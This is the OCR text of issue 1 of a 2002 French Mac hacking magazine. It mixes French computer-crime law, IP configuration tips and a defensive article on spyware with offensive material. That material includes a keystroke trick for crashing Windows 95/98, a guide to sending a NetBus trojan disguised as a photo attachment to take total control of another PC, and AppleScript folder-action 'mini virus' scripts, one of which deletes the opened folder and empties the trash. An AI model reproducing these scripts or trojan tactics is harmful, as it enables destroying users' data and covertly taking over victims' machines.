N°1 Nouveau au rayon Informatique!!

HACKERZ VOICE MAC Le ver est dans le fruit

HACKERZ VOICE MAC

Le ver est dans le fruit



©

Trimestriel N°1 / Mars - Avril - Mai 2002 3 €

vous pouvez TOUT FAIRE avec votre Macintosh



Lechakitu

- PIRATAGE
- ASTUCES
- INTRUSION
- SÉCURITÉ
- MANIP'



inside...

Un VIRUS à créer soi-même !

HACKERZ VOICE MAC

EDITO

POM POM BOYZ (AND GIRLZ)

C'est nouveau, ça ? Oui, et même furieusement tendance. Ça s'appelle le Macking et ça consiste, en substance, à s'amuser pareil et si possible mieux avec une pomme qu'avec un PC. Car contrairement à une idée reçue, (entretenue ?) le champ des possibilités n'est pas plus restreint pour les utilisateurs de Mac que pour les autres. Vous allez vite vous en rendre compte. C'est l'esprit de curiosité et le talent qui font le hacker, pas la machine ! Donc, dans ce numéro garanti sans pub commerciale : une formation expresse à Apple Script suivie d'un (gentil) virus à programmer soi-même, plusieurs trucs et astuces pour rester anonyme sur le Web, le mode d'emploi pour hacker les PC des autres (hé hé hé) avec un Mac, une dissection impitoyable de la gestion des IP, le moyen d'en finir avec les logiciels espions qui se planquent dans nos systèmes etc. Enfin, à la demande générale d'au moins trois générations d'utilisateurs : l'explication, en clair, et en français, des principaux messages d'erreurs sur Internet. Le destin frappe à la porte.

SOMMAIRE

NÉTOGRAPHIE

- http://trad.applescript.free.fr/Accueil.html
- http://applescript.pratique.online.fr
- http://applescript.online.fr
- http://www.macgeneration.com
- http://www.apple.com
- http://www.apple.com/support/security
- http://www.apple.com/macosx
- http://www.multimania.com/vca/beta/mac-1.html
- http://www.macfinder.org
- http://www.apple.ma
- http://www.macbidouille.com
- http://www.aventure-apple.com
- http://www.macsecurity.org/tools
- http://www.apple.lu/gen.php3/2001/06/16/20,0,5,3.html
- http://www.symantec.com/avcenter
- http://www.leprogres.fr/occe69/creasite/utilmac.htm
- http://www.bonnaure.com
- http://www.cru.fr/securite
- http://solutions.journaldunet.com
- http://www.cafi.org/lexiques/lex-chiff_an-fr.htm
- http://www.belgique21.com/index.php3?content=telechargement
- http://www.macplus.net



est une publication D.M.P.
26, bis rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28

Directeur de la publication
O. Spinelli
Consultant Suprême
Sander Krauss
Colaborateurs
KRAKO.A/ Groupe Arakis/Shiva.R
Kioskos & Calendosse/Zobi8225
Création Graphique
William Rolland & Pascal Sauffat
Illustration page 15
Colombe Salvaresi

hzvmac@dmpfrance.com

D.M.P. SARL au capital de 8000 €
RCS Paris B 391 584 687
Imprimé en France par Roto-Champagne

CE QUE DIT LA LOI EN FRANCE

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende. »

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique ». Ce texte prévoit notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.


La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit trois ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi-texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatiques.


Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article.

Multiple configuration IP

SIMPLIFIEZ VOUS LE RESEAU

La gestion IP sur MAC se pratique au niveau du tableau de bord TCP/IP, (Menu pomme/tableaux de bord /TCP/IP). Et il est possible de faire plusieurs config IP. Voir capture écran 1.
Quelques exemples : on peut avoir une config IP pour Internet via modem RTC, une autre pour une connexion LAN et autre encore servant au transfert de fichiers. Toutes ces possibilités sont particulièrement utiles avec un portable. Sur ma machine, j'ai une config Internet via ADSL, une autre liaison de secours par modem et une autre encore me permettant d'effectuer des tests.
Pour avoir sous la main plusieurs config IP, il suffit d'aller dans le menu fichier, de faire Configuration, de dupliquer la configuration par défaut et ensuite, de la renommer. Voir capture écran 2.
Une fois la configuration faite et testée, on peut aussi la verrouiller en allant dans le menu Edition/Mode utilisateur (pomme U) et sélectionner le mode Administration, mettre un mot de passe (on verra comment le faire sauter ensuite), puis, sur le tableau de bord TCP/IP, cliquer sur les petits verrous des champs que l'on veut protéger. Lors de la prochaine ouverture du tableau TCP/IP, les champs protégés ne sont plus modifiables. Très pratique quand il s'agit de gérer un parc de machines. Rien de plus simple que de faire sauter cette protection : faites une photo écran du tableau TCP/IP (pomme/shift/3, le 3 sur le clavier alpha), afin d'avoir les infos de la config en cours.
Ensuite, il faut aller dans le dossier système, ouvrir les préférences, choisir préférences TCP/IP et les mettre à la poubelle.
On peut reconfigurer la partie TCP/IP avec les infos de la photo écran et mettre un mot de passe de son choix.





HZV MAC c'est comme un Mandala Tibétain

FOR NEWBIES
LESSON NUMBER ONE PART ONE

Ne pas réussir à faire démarrer son Mac
Pas de problème : en 5 secondes, on déplace le Finder du dossier système et lors du prochain redémarrage, oh ! ! ! Surprise. Pas de boot !
Remède : démarrer sur le CD-système et remettre le Finder a sa place, ouvrir et fermer le dossier système pour l'activer. On redémarre et voilà tout est redevenu normal.

FOR NEWBIES
LESSON NUMBER ONE PART TWO

Attaque d'un PC en 7 caractères
Il ne s'agit pas ici de résoudre un problème de mot croisés, mais bien de s'attaquer à une réalité. Cette manip s'exécute directement sur un PC Win (notre test a été réalisé sur Windows 95 et Windows 98).
Dans le menu démarrer, aller dans exécuter et entrer la chaîne de caractère suivante : con/con (les fameux 7 caractères).

Puis appuyer sur entrer, c'est tout. Résultat des courses : le proprio du PC se retrouve avec le célèbre écran bleu (plantage) suivi d'un redémarrage à la clef.

Si vous avez des commandes de ce type n'hésitez pas.
hzvmac@dmpfrance.com

Revanche

Avec Ton Mac Hack les Windoz et Zintel à base de Krosoft.

Si nous avions tous la même serrure de porte, n'importe qui, avec le MagicPass, pourrait entrer chez nous. La monoculture est donc très dangereuse pour la sécurité de tous.
La biodiversité représente notre salut. Une forêt plantée avec un seul type d'arbres est vulnérable. Une seule maladie sur un seul arbre, et c'est toute la forêt qui se trouve contaminée.
On va utiliser une technique qui va déstabiliser le plus hacker des hacker. Celui-ci connaît très bien son environnement. La communauté Mac, étant beaucoup plus restreinte, cela va lui compliquer la vie.
Après avoir lu « La carapace de la pomme résiste » page 14, vous allez mieux comprendre.
Stop la parlotte, on attaque.
Ingrédient : un MAC relativement récent (pour nos tests, on a utilisé un G3 450 Mhz avec 360 Mo et une ligne ADSL).
Pour la partie logiciel : un MacOs 9, un émulateur de PC, le Virtual PC de cher Connectix, (lire en fin d'article comment profiter de la version évaluation gratos, valable 45 jours) et deux logiciels de courrier différents : Outlook express for PC et Netscape for MAC .

On va utiliser le virtual PC pour attaquer et là, on va trouver des chevaux de Troie genre Back Orrifice, Netbus, Sub Seven, etc. En fouinant sur la Toile, on en trouve des centaines. Qui cherche, trouve. LA SOLUTION EST EN TOI PETIT VERMICEAU aurais pu dire Maître YODA.

On a choisi le classique NETBUS ; il en existe plusieurs variantes, mais le principe reste identique.
Voici un récapitulatif des commandes de NETBUS 1.7 qui peuvent varier quelque peu selon la version utilisée.
Open CD-ROM : ouvrir et fermer le CD-ROM...!!!
Show Image : montrer une image...!!!
Wap Mouse : échanger les boutons de la souris...!!!
Start program : exécuter un programme...!!!
Msg manager : envoyer des messages. La victime peut vous répondre si vous cochez l'option « let the user answer the msg »...!!!
Screendump : effectuer une capture d'écran...!!!
Get info : informations sur la victime...!!!
Play sound : jouer un son...!!!
Exit Windows : arrêt, rebooter ...!!!
Send text : montrer un texte...!!!
Active wnds : voir les programmes k'il a ouvert et pouvoir même les fermer...!!!
Mouse pos : choisir la position du curseur...!!!
Listen : voir ce k'il écrit et on peut écrire aussi...!!!
Sound system : augmenter, diminuer le volume...!!!
Server setup : mettre un mot de passe...!!!
Control mouse : contrôler la souris...!!!
Go to URL : aller sur une adresse Internet...!!!
Key manager : rendre inutilisables les touches du clavier...!!!
File manager : inspecter le disque dur...!!!
Scan : c'est le balayeur d'IP... !!!

La méthode reste classique et on utilisera donc la partie PC du MAC pour envoyer un Troyen a un autre PC via une pièce jointe déguisée en photo ou texte (pour savoir exactement comment mener la manœuvre, consulter les anciens numéros d'HACKERZ VOICE).
Ce Troyen va permettre de prendre le contrôle TOTAL de la machine distante (voir ci-dessus).

Si la cible décide de ne pas rester inactive à l'attaque et répond de même, pas de problème.
Condition indispensable : il faut toujours recevoir tous les mails sur la partie Mac avec Netscape. En effet, la cible s'imagine avoir affaire à un utilisateur de PC. Pour le savoir, il a examiné les propriétés du mail reçu et identifié ainsi la version et le type du logiciel de courrier. Il connaît aussi la plateforme utilisée ainsi que le fournisseur d'accès.
La meilleure manière de déjouer sa sagacité et masquer toutes ces infos, c'est d'ouvrir un compte courrier chez Caramail par exemple, ou tout autre service gratuit (Free, Yahoo...) un bon filtre à peu de frais. Attention aux mails dont l'expéditeur n'est pas identifiable ou inconnu, ne JAMAIS ouvrir la pièce jointe. Les virus aiment particulièrement avancer masqués.
Il est temps maintenant de passer à la pratik.
@++ et ne faite pas n'importe quoi avec ces outils.

Sander Krauss

Adresse de téléchargement de virtual PC Taille du fichier : 17Mo
http://www.connectix.com

Plantage en série, le feu dans la maison

Continuez de travailler en toutes circonstances avec un Mac tout terrain

Pour la partie Hard :

1. Un Mac (bien sûr). Pour illustrer notre exemple nous utiliserons un G3 blanc bleu.

2. Une mémoire RAM 256 Mo ou plus suivant les besoins.
Ne pas hésiter. La mémoire vive est très abordable : environ 75 euros (500 francs) les 512 Mo, 15 centimes d'euro (1 franc) le mega environ.

3. Un disque dur IDE en interne (20 Go aux environs de 150 euros (1 000 francs) ou plus si besoin est.
Choisir une vitesse de rotation de 7 200 tours/s pour la rapidité (un peu plus cher que le 5 200 tours/s.

4. Une carte SCSI. Par exemple, une Adaptec 2930 à environ 92 euros (600 francs) et surtout pas la 2906 car elle n'est pas bootable.

5. Un disque externe SCSI pour avoir un disque indépendant (alimentation, carte et contrôleur) qui pourra se connecter sur un autre Mac en cas de problème grave sur l'unité centrale.
Autre variante un deuxième disque IDE en interne, plus économique. Attention, un problème d'alimentation peut se répercuter sur le disque dur.
Troisième possibilité, choisir le disque interne IDE et le partitionner en deux volumes. Risque important : le même contrôleur, donc une alimentation commune. Si un problème hard se produit sur le disque, on perd tout.

6. Une carte vidéo. Soit la carte d'origine (zéro euro), sinon une carte de votre choix .

Pour la partie logiciel.

1. Un système d'exploitation.

2. Sa suite de logiciels préférés.

Mise en œuvre :
Démarrer sur le CD système.
Formater les deux disques avec l'outil disque dur, prendre l'option formatage bas niveau si elle est disponible.
Nommer les deux disques, par exemple : HD1 et HD2.
Installer des système identiques sur les deux disques.
Démarrer sur le disque 1, aller installer sa suite de logiciels, puis opérer un redémarrage. Sur le deuxième disque, agir de la même manière. Au final, la machine comporte deux disques bootable avec des systèmes et des logiciels identiques.
En cas de problème physique ou logique sur le disque interne, il suffit de démarrer sur le deuxième disque.
Si l'unité centrale connaît un problème grave, il est toujours possible de trouver un autre MAC, implanter alors sa carte SCSI, brancher et on continuer à bosser.
OK, on a compris. Mais que se se passent-il pour les précieux documents ?

Deux solutions à 0 euro

Solution numéro 1

Elle est soft. Dans OS Apple, on peut synchroniser deux dossier avec le tableur de bord Synchronisation (à l'origine prévu pour un portable et une machine fixe).
Si le tableau de bord Synchronisation n'est pas présent, l'activer dans le gestionnaire d'extensions (aller dans le tableau de bord et redémarrer).
Attention, tous les systèmes n'offrent pas cette possibilité.

Solution numéro 2

Elle est manuelle. A chaque création de fichier, il faut enregistrer sur le disque de démarrage et faire une copie sur le disque de secours.

Si vous travailler sur un Mac utilisant fire wire, appliquer le même principe. Passer au disque dur externe fire wire.
Comme l'essentiel des données ont été préservées sur deux disques (un interne et un externe), le matériel peut être changé sans conséquences dramatiques pour vos DATA.
Les données sont uniques, il est donc indispensable de les protéger. Ça paraît évident, mais ça va mieux en le disant. Que celui qui n'a jamais perdu tout son boulot, nous jette la première pierre (virtuelle, bien sûr !)

SPYWARES

Ces logiciels savent tout de vous...

Par Emmanuel JUD

War of Spyware

Rien ne les différencie en apparence des logiciels classiques, à part leur propension à la gratuité. Les spywares sont pourtant les représentants d'un nouveau business model, dans lequel les produits et services s'échangent contre une parcelle de vie privée. Face aux dérives réelles ou potentielles de ce système, les spécialistes américains ont tiré la sonnette d'alarme depuis plusieurs années déjà. En France, la majorité des internautes n'a même pas connaissance de leur existence...

Téléchargés sur internet ou trouvés dans le CD-Rom d'un magazine informatique, les spywares *sont des logiciels* (presque) comme les autres.

QU'EST-CE QU'UN SPYWARE?

Un spyware, en français « espiogiciel » ou « logiciel espion », est un programme capable, en plus de sa fonction propre, de collecter des données sur ses utilisateurs et de les transmettre via Internet. Les spywares sont parfois confondus avec les adwares, ces logiciels dont l'auteur se rémunère par l'affichage de bannières publicitaires mais sans recueillir ni transmettre d'informations.

Une définition plus rigoureuse du spyware pourrait être celle-ci : « module logiciel - et par extension programme - permettant de collecter de manière sélective des informations sur ses utilisateurs (configuration matérielle et/ou logicielle, habitudes d'utilisation, données personnelles, etc.), puis de les transmettre à son concepteur ou à un tiers (ex. : régie publicitaire) via Internet ou tout autre réseau informatique, sans avoir au préalable obtenu une autorisation explicite et éclairée de l'utilisateur .»

Les spywares ont pour mission d'observer leurs utilisateurs et de collecter des données

Cette dernière condition reste toutefois discutable, car même en ayant donné son accord en connaissance de cause, l'utilisateur n'en reste pas moins soumis à une surveillance permanente de ses habitudes d'utilisation.

DEUX TYPES DE SPYWARES

Le spyware intégré (ou interne) est une routine incluse dans le code source d'un logiciel ayant une fonction propre pour lui donner la possibilité de collecter et de transmettre des informations par internet. Ces spywares sont téléchargeables séparément ou sont proposés à l'installation en même temps que d'autres programmes gratuits, eux-mêmes généralement des spywares, grâce à des accords entre éditeurs de logiciels. C'est le cas notamment de Gator, New.net, SaveNow, TopText, Alexa et Webhancer.

Le spyware externalisé est une application autonome dialoguant avec le logiciel principal qui lui est associé, et dont la seule fonction est de se charger de la « relation client » : collecte et transmission d'informations, affichage de bannières publicitaires, etc. Ces spywares sont conçus par des régies publicitaires ou des sociétés spécialisées comme Radiate, Cydoor, Conducent, Onflow ou Web3000, avec lesquelles les éditeurs de logiciels passent également des accords. Le spyware de Cydoor est, par exemple, associé au logiciel peer-to-peer KaZaA, et s'installe en même temps que lui.

FONCTIONNEMENT D'UN SPYWARE

Les spywares ont pour mission d'observer leurs utilisateurs et de collecter des données dans un but statistique, marketing ou commercial. La nature des données collectées et transmises est définie dans le code source du spyware lui-même. Il ne s'agit pas, a priori, de données nominatives, mais le cryptage des transmissions fait qu'il est difficile de s'en assurer. Les spywares ne sont ni des virus, ni des Troyens, même s'il est possible de leur trouver de lointains points communs, comme le fait de s'installer sans que l'utilisateur ne le sache toujours, ou bien d'envoyer des données via Internet à l'insu de l'utilisateur. La plupart des spywares optent, en effet, pour une extrême discrétion : ils agissent en tâche de fond, apparaissent rarement dans le menu Démarrer de Windows, et dans le cas des spywares externalisés sont le plus souvent absents de la liste des programmes installés figurant dans le Panneau de configuration.

Dans le cas d'un spyware publicitaire comme Cydoor, l'installation copie sur le disque les fichiers nécessaires au fonctionnement de l'application (cd_load.exe, cd_clint.dll et cd_htm .dll), créé un répertoire pour stocker les bannières qui seront affichées à l'utilisateur même lorsqu'il sera hors ligne(Windows/System/Ad-Cache), puis modifie la base de registres. L'analyse des informations collectées par le spyware permet de déterminer les préférences de l'utilisateur et de lui proposer des bannières publicitaires ou des mails promotionnels toujours plus ciblés, en rémunérant au passage les éditeurs de logiciels partenaires.

Le spyware s'exécute souvent automatiquement au démarrage et mobilise donc en permanence une partie des ressources du système. Certaines fonctionnalités annexes comme la mise à jour automatique peuvent représenter un réel danger pour la sécurité de l'utilisateur, en permettant le téléchargement et l'exécution à son insu d'un autre spyware, voire d'un programme hostile dans le cas du détournement du système par une personne malveillante.

RÈGLES GÉNÉRALES DE PROTECTION

Depuis les scandales provoqués en 1999 par la découverte de spywares dans SmartUpdate (Netscape) et RealJukeBox (Real Networks), la pratique est devenue plus transparente et les éditeurs de logiciels communiquent davantage sur le sujet. Quelques règles simples peuvent être observées : lire attentivement les conditions d'utilisation d'un logiciel avant de l'installer. L'existence d'un spyware et de ses fonctionnalités annexes y sont normalement signalées, même s'il faut bien souvent lire entre les lignes car le spyware y est présenté en des termes édulcorés voire trompeurs, voire parce que tout est fait pour que l'utilisateur évite de lire lesdites conditions d'utilisation. Ces dernières détaillent également les droits accordés aux utilisateurs.

Ne pas accepter sans réfléchir les programmes supplémentaires éventuellement proposés lors de l'installation d'un logiciel, mais décider en toute connaissance de cause. New.net, SaveNow et Webhancer sont ainsi proposés par défaut lors de l'installation de KaZaA, mais il suffit de décocher les cases correspondantes pour qu'ils ne soient pas installés.

Surveiller les demandes d'autorisation de connexion à Internet provenant du firewall, afin de détecter toute application suspecte. C'est une autre bonne raison d'installer un firewall personnel (voir plus loin).

S'informer auprès de sites spécialisés. Secuser.com et sa lettre d'information hebdomadaire Secuser News aborde régulièrement le sujet.

Dans le doute, il est également conseillé d'exécuter un antispyware (voir plus loin) après l'installation ►

HACKERZ VOICE MAC

d'un logiciel suspect, afin de s'assurer de ne pas avoir installé un spyware sans le savoir.

COMMENT DÉTECTER LA PRÉSENCE D'UN SPYWARE ?

Le plus simple pour détecter la présence d'un spyware est de procéder par des moyens indirects, à savoir son activité, la présence de fichiers caractéristiques ou le nom du logiciel suspect.

Il existe en effet des listes de spywares, consultables en l'état, sous forme de moteurs de recherche ou encore d'utilitaires dédiés. Près d'un millier de logiciels (spywares intégrés ou programmes associés à un spyware externalisé) ont ainsi été recensés, dont Babylon Translator, GetRight, Go!Zilla, Download Accelerator, Cute FTP, PKZip, KaZaA ou encore iMesh.

Cette méthode de détection est simple, mais aucun site ne peut prétendre à l'exhaustivité : même l'utilitaire Ad-Search (LavaSoft) édité par un spécialiste du sujet est incomplet. Elle ne constitue donc qu'une première approche, qui reste très pédagogique car elle permet de mesurer l'ampleur du phénomène.

L'utilisateur ne souhaitant pas installer de spyware doit rester vigilant.

Certains firewalls personnels sont capables de filtrer le trafic sortant sur une base applicative, c'est-à-dire que chaque application souhaitant accéder à Internet doit, au préalable, y avoir été autorisée. Pour ce faire, une alerte est émise, comme ici avec ZoneAlarm (ZoneLabs) et le spyware Webhancer.

Cette solution donne de bons résultats avec la plupart des spywares, y compris si le spyware est une DLL (l'application qui tente de se connecter à Internet est alors RUNDLL32.EXE), mais elle ne peut rien contre les spywares intégrés si le logiciel concerné a déjà été autorisé à accéder à Internet dans le cadre de son fonctionnement normal. L'utilisateur doit par ailleurs être suffisamment compétent pour pouvoir décider si l'application qui tente de se connecter doit ou non y être autorisée.

C'est pourquoi des antispywares ont été conçus sur le modèle des antivirus, afin de détecter les spywares sur la base de signatures. Utilisables facilement même par des non-initiés, ils permettent de détecter un spyware même s'il n'est pas actif, mais restent dépendants de la mise à jour du fichier des signatures. OptOut étant abandonné, le plus performant des antispywares actuels est Ad-Aware (LavaSoft), qui a par ailleurs le mérite d'exister en version française.

Ce programme permet de scanner la mémoire de l'ordinateur, la base de registres et les fichiers des différents disques à la recherche des composants indiquant la présence d'un spyware.

COMMENT FAIRE POUR ÉLIMINER UN SPYWARE ?

La désinstallation d'un logiciel supprime rarement les spywares installés avec lui. Ainsi, la désinstallation de KaZaA ne supprime ni son spyware externalisé Cydoor, ni les autres spywares installés avec ce logiciel.

Pour éliminer un spyware intégré, il suffit le plus souvent d'aller dans le panneau de configuration et de désinstaller l'application correspondante. Dans le cas d'un spyware externalisé, il est par contre généralement nécessaire de passer par une procédure fournie par son éditeur dans une obscure FAQ, ou plus efficacement d'utiliser Ad-Aware en supprimant les fichiers constitutifs du spyware. Dans la plupart des cas, l'élimination d'un spyware externalisé fera que le logiciel associé cessera de fonctionner, affichant un message du type « Vous avez effacé un composant du logiciel nécessaire à son exécution. Le logiciel ne fonctionnera plus mais vous pouvez le réinstaller . »

DÉMARRER MACOS X EN MODE CONSOLE

Dans MacOs 10, il est possible de démarrer directement en mode console (sans passer par l'utilitaire terminal, et donc sans charger l'interface aqua).

Pour cela, en arrivant à la fenêtre de loggin, dans le champ « nom de l'utilisateur », taper simplement ›console.

Attention, le clavier n'est plus azerty, mais devient querty. Pour sortir de cette session taper simplement « log out » au bout de quelques secondes, vous retournez à la fenêtre de loggin.

(kioskos) &(calendosse)

SPYWARE OR NOT SPYWARE ?

Contrairement à la publicité en ligne telle que gérée par la régie double-click, qui par l'intermédiaire des sites Internet de tous ses clients collecte et centralise elle aussi des données sur les préférences de chaque internaute*, les spywares ont le mérite de n'être actifs que lorsque l'utilisateur installe un de ces logiciels en contrepartie de son utilisation gratuite, laissant la liberté aux autres internautes de ne pas en installer ou d'opter pour une version payante dépourvue de spyware. Malheureusement, les éditeurs de logiciels ont rapidement été tentés de profiter de la discrétion des spywares pour en dissimuler l'existence ou pour les laisser implantés même lorsque le logiciel associé est désinstallé. Ces pratiques abusives ont complètement décrédibilisé le concept, jetant la suspicion y compris sur la nature réelle des informations collectées.

Il est conseillé de ne pas donner son adresse e-mail permanente.

AU FINAL

L'utilisateur qui ne souhaite pas installer de spyware doit donc rester vigilant et suivre ces quelques conseils. Ceux qui seraient tout de même tentés par l'opération ont tout intérêt à lire en détail les conditions d'utilisation du logiciel et surtout à garder à l'esprit qu'elles sont le plus souvent conformes au droit américain, donc beaucoup moins protectrices en matière de vie privée qu'en Europe. Il est ainsi recommandé de ne pas donner son adresse e-mail permanente, mais si nécessaire de se créer un compte gratuit qui pourra être fermé sans remords, notamment en cas de spamming.

* Il est possible de refuser définitivement ce tracking via le site Networkadvertising.org

E.J.

Merci à : http://www.Secuser.com

LE BON DOKTOR KLEANOR

DOKTOR KLEANOR est un Script qui effectue automatiquement une série de tâches de maintenance du système d'exploitation du Mac jusqu'au système 9.x.

L'idée de ce script est née du constat sur la liste MacFr de nombreux messages d'utilisateurs relatant des « plantages » répétés dus à des préférences ou des extensions corrompues ou à la présence simultanée des versions françaises et anglaises d'un même fichier.

http://www.doktorkleanor.com

POPCHAR LE VISIONNAIRE

Vous avez dit Popchar comme c'est étrange.

On connaît l'utilitaire clavier de Mr Apple il se trouve dans le menu pomme. Il permet de voir les polices actives et on a un clavier pour retrouver nos caractère spécifique. Avec Popchar c est encore plus simple et efficace on visionne en une fois tous les caractères disponibles dans la police de son choix. En plein travail on sélectionne un caractère dans popchar et il est dispo dans son petit Xpress ou autre logiciel. C'est encore plus simple. Pop chart est un tableau de bord téléchargeable a l'adresse suivante :

VERSION PRO EN DEMO
http://www.calogiciel.com/search.php3?search=00210050000&searchstring=&first=1&last=15

Il existe une version lite sur le Web

INTRO à l'APPLE SCRIPT

Maintenant on peut trouver la description en francais

http://trad.applescript.free.fr/Accueil.html

0010110010101011 01
1001011001010110



AppleScript est un langage de programmation qui permet d'automatiser les tâches. Il est présent un peu partout de façon plus ou moins évidente : ainsi AppleWorks possède un menu scripts d'où on peut lancer les scripts. L'icône courrier sur le bureau est également un script. On peut aussi détourner l'utilisation de ce langage de programmation à des fins plus amusantes. Apprendre avec humour et plaisir est plutôt chose agréable.

Présentation d'un script
Un script est écrit dans l'éditeur de scripts. Ce programme permet de vérifier la syntaxe des scripts, de les tester et de les exporter.

Applications scriptables et enregistrables
Une application scriptable est une application qui connaît un certain nombre de commandes que l'on peut utiliser dans un script. C'est le cas de pratiquement tous les programmes récents. C'est le cas d'AppleWorks mais pas de Homepage. BBEdit Lite n'est pas scriptable alors que BBEdit l'est. Une application enregistrable est une application scriptable qui est capable d'enregistrer les actions de l'utilisateur et de les retranscrire dans le langage AppleScript. Ce n'est pas le cas d'AppleWorks. L'enregistrement se déroule comme pour la création d'une macro AppleWorks. On lance l'enregistrement (un magnéto clignotant indique son déroulement), on effectue les actions puis on arrête l'enregistrement. La différence est que l'on peut ensuite modifier le contenu du script, alors qu'on ne peut le faire avec une macro.

Dictionnaire
Toute application scriptable possède un dictionnaire, c'est-à-dire un ensemble de commandes qu'elle est capable d'interpréter. Dans l'éditeur de scripts, on peut lire le contenu d'un dictionnaire : choisir « ouvrir un dictionnaire » dans le menu fichier puis choisir l'application. Dans la fenêtre qui s'ouvre, on trouve une liste de commandes avec leur syntaxe qui servira a bien écrire le script.

AKTION LESSON N°1

0-INTRO

Sur Mac les 3 principos langages pour programmer sont évidemment le C (et c++) le RealBasic et APPLE SCRIPT. Pour créer un APPLE SCRIPT vous avez un éditeur de script dans votre Mac du nom de : Éditeur de scripts, mais il y en en a bien d'autre sur le net

1 LES BASES DE APPLE SCRIPT

Un Apple Script a pour ligne d'introduction quelque chose souvent kom :

tell application «Finder»

et fini par :
end tell

mais il y en a beaucoup d'autres... Le premier s'exécute en application et le second : (on openig folder this folder) se fait a l'OUVERTURE d'un dossier (truck : les signe — sont pour introduire des commentaires)

D'abord les commands à la con :
_parler :
tell application «Finder»
say «hello» - dit hello (je vous conseille de dire des chose englaise sinon essayer l'accent est po terrible essayez c délire ;o)
end tell
_Faire une boite de dialogue
display dialog « Bien venu Ho grand Maître » (truck le text : je vous conseille d'ajouter : « buttons {«OK»} default button 1 with icon 2 » après le text ci-dessus, il permet permet de ne mettre qu'un seul bouton _regarder dans l'exemple plus bas_).

2 LES SCRIPTS DE DOSSIER

Maintenant on va voir les trucks drôles ke l'on peut faire avec les scripts ki s'attachent o dossier (c la ke je m'éclate) (truck : pour attacher un script a un dossier fais « ctrl » et clique sur le dossier voulu puis « associer un script a ce dossier » etc.).

D'abord il fo savoir k'il ne fo pas commencer le script par :
tell application «Finder»
Mais par :

on opening folder this_folder—PUIS
tell application «Finder»
— c ici que l'on écrit le prog
end tell
end opening folder

on va commencer par :

on opening folder this_folder—a l'ouverture du dossier ce dossier :
tell application «Finder»
apelle le finder
close the window of this_folder—ferme le dossier ce dossier
end tell—arête l'apelle du finder
end opening folder—fin d'appelle de l'ouverture du dossier

(je me suis éclaté en mettant sa sur le HD dans un cyber café de brelle : trop kol).

Maintenant on va compiler le tout ce que l'on a vu pour en faire un trop marrant :

on opening folder this_folder By zobi8225@MacGPlus.Fr.St
tell application «Finder»

display dialog «Zobi8225 is the Master lol» buttons {«OK»} default button 1 with icon 2

say «you are just a fucking beatch»—toujours des mots doux.

close the window of this_folder—donc a l'ouverture de ce dossier ce dossier ce ferme

end tell

end opening folder

on closing folder window for this_folder—puis la fermeture du dossier ce dossier ouvre ce dossier
tell application «Finder»

open the window of this_folder
end tell
end closing folder window for
Donc si vous avez compris ce dossier se s'ouvre et vous dit un mot doux et se referme puis se réouvre re dit son mot doux puis se referme etc.

! attention mini virus !


Il y a aussi :
on opening folder this_folder
tell application «Finder»
delete this_folder—détruit le dossier ce dossier !
empty trash—vide la poubelle
end tell —arette l'apelle du finder
end opening folder—fin d'appelle de l'ouverture du dossier

qui est + rapide et plus efficace que le précédent

(truck kand vous deleter un qqch en apple script oublier po la command -empty trash-)

By [MG+]zobi8225

(vraiment déconseillé aux windoziens)





Un VIRUS en AppleScript!

APPLESCRIPT NUMERO 2
DISCLAIMER

Ce cours na qu'un seul but : celui de l'information et de l'apprentissage a la programmation sur AppleScript.
Faire chier le monde pour faire chier le monde n'a jamais rien apporté a personne. En d'autre termes je décline toute responsabilité pour l'usage qu vous pouvez faire de ces informations

